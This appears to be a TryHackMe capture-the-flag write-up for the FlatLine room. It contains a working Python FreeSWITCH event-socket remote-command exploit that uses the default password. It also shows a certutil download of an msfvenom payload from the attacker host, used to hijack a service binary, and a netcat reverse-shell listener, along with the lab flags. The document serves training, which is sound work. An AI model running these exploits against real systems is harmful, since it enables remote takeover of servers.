FlatLine

Reconnisance

Nmap scan indicates running os is windows

#RDP is open and a non standard 8021 is open

Port 8021 is running freeswitch event socket which is a software which sends events happening on a server over tcp

scans

nmap

Starting Nmap 7.92 (https://nmap.org) at 2022-04-22 10:54 EDT
Nmap scan report for 10.10.2.47
Host is up (0.47s latency).

PORT   STATE SERVICE   VERSION
3389/tcp open ms-wbt-server   Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: WIN-EOM4PK0578N
| NetBIOS_Domain_Name: WIN-EOM4PK0578N
| NetBIOS_Computer_Name: WIN-EOM4PK0578N
| DNS_Domain_Name: WIN-EOM4PK0578N
| DNS_Computer_Name: WIN-EOM4PK0578N
| Product_Version: 10.0.17763
|_ System_Time: 2022-04-22T14:54:35+00:00
|_ssl-date: 2022-04-22T14:54:37+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=WIN-EOM4PK0578N
| Not valid before: 2022-04-21T14:34:11
|_Not valid after: 2022-10-21T14:34:11
8021/tcp open freeswitch-event FreeSWITCH mod_event_socket
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized
Running (JUST GUESSING): AVtech embedded (87%)
Aggressive OS guesses: AVtech Room Alert 26W environmental monitor (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 3389/tcp)
HOP RTT   ADDRESS
1   205.81 ms 10.4.0.1
2   ... 3
4   473.94 ms 10.10.2.47

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.90 seconds

Exploitation

we find a known exploit for freeswitch event socket which allows remote code execution

we copy the code and try to read

exploit.py

```
#
# FreeSWITCH listens on port 8021 by default and will accept and run
# it after authenticating. By default commands are not accepted from
#
# -- Example --
# root@kali:~# ./freeswitch-exploit.py 192.168.1.100 whoami
# Authenticated
# Content-Type: api/response
# Content-Length: 20
#
# nt authority\system
#

#!/usr/bin/python3

from socket import *
import sys

if len(sys.argv) != 3:
    print('Missing arguments')
    print('Usage: freeswitch-exploit.py <target> <cmd>')
    sys.exit(1)

ADDRESS=sys.argv[1]
CMD=sys.argv[2]
PASSWORD='ClueCon' # default password for FreeSWITCH

s=socket(AF_INET, SOCK_STREAM)
s.connect((ADDRESS, 8021))

response = s.recv(1024)
if b'auth/request' in response:
    s.send(bytes('auth {}\n\n'.format(PASSWORD), 'utf8'))
    response = s.recv(1024)
    if b'+OK accepted' in response:
        print('Authenticated')
        s.send(bytes('api system {}\n\n'.format(CMD), 'utf8'))
        response = s.recv(8096).decode()
        print(response)
```


Successful

```
┌──(root💀CyberJunkie)-[~/Tryhackme/FlatLine_THM]
└─# python3 exploit.py 10.10.41.136 whoami

Authenticated
Content-Type: api/response
Content-Length: 25

win-eom4pk0578n\nekrotic
```

I got a revshell by using b64 encoded powershell payload



PostExploitation

i transfer powerup on the target

Invoked All checks

```
Import-Module .\PowerUp.ps1
Invoke-AllChecks

[*] Running Invoke-AllChecks
[+] Current user already has local administrative privileges!


[*] Checking for unquoted service paths...


[*] Checking service executable and argument permissions...


ServiceName    : PsShutdownSvc
Path           : C:\Windows\PSSDNSVC.EXE
ModifiableFile : C:\Windows\PSSDNSVC.EXE
```

That didnt worked but we found a directory named projects which have openclinic software package

This package was vulnerbale to a service rewrite in which we can replace it with a malicous binary

We mirrored poc-text from searchsploit

instructions say to replace the mysqld binary with a evil binary and restart pc

we backup up original binary and made a msfvenom payload and transfered

```
ren mysqld.exe mysqld.bak
certutil -urlcache -f http://10.4.30.255/mysqld.exe mysqld.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
dir
```

we restarted the pc and opened a listener and got a connecion after some time

```
Restart-Computer
PS C:\projects\openclinic\mariadb\bin>
```

```
┌──(root💀CyberJunkie)-[~/Tryhackme/FlatLine_THM]
└─# rlwrap nc -nvlp 53
listening on [any] 53 ...
connect to [10.4.30.255] from (UNKNOWN) [10.10.59.253] 49670
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
type nekrotic\desktop\root.txt
type nekrotic\desktop\root.txt
THM{8c8bc5558f0f3f8060d00ca231a9fb5e}
```

Loot

Credentials

Flags

User flag

THM{64bca0843d535fa73eecdc59d27cbe26}

NT/Authority

THM{8c8bc5558f0f3f8060d00ca231a9fb5e}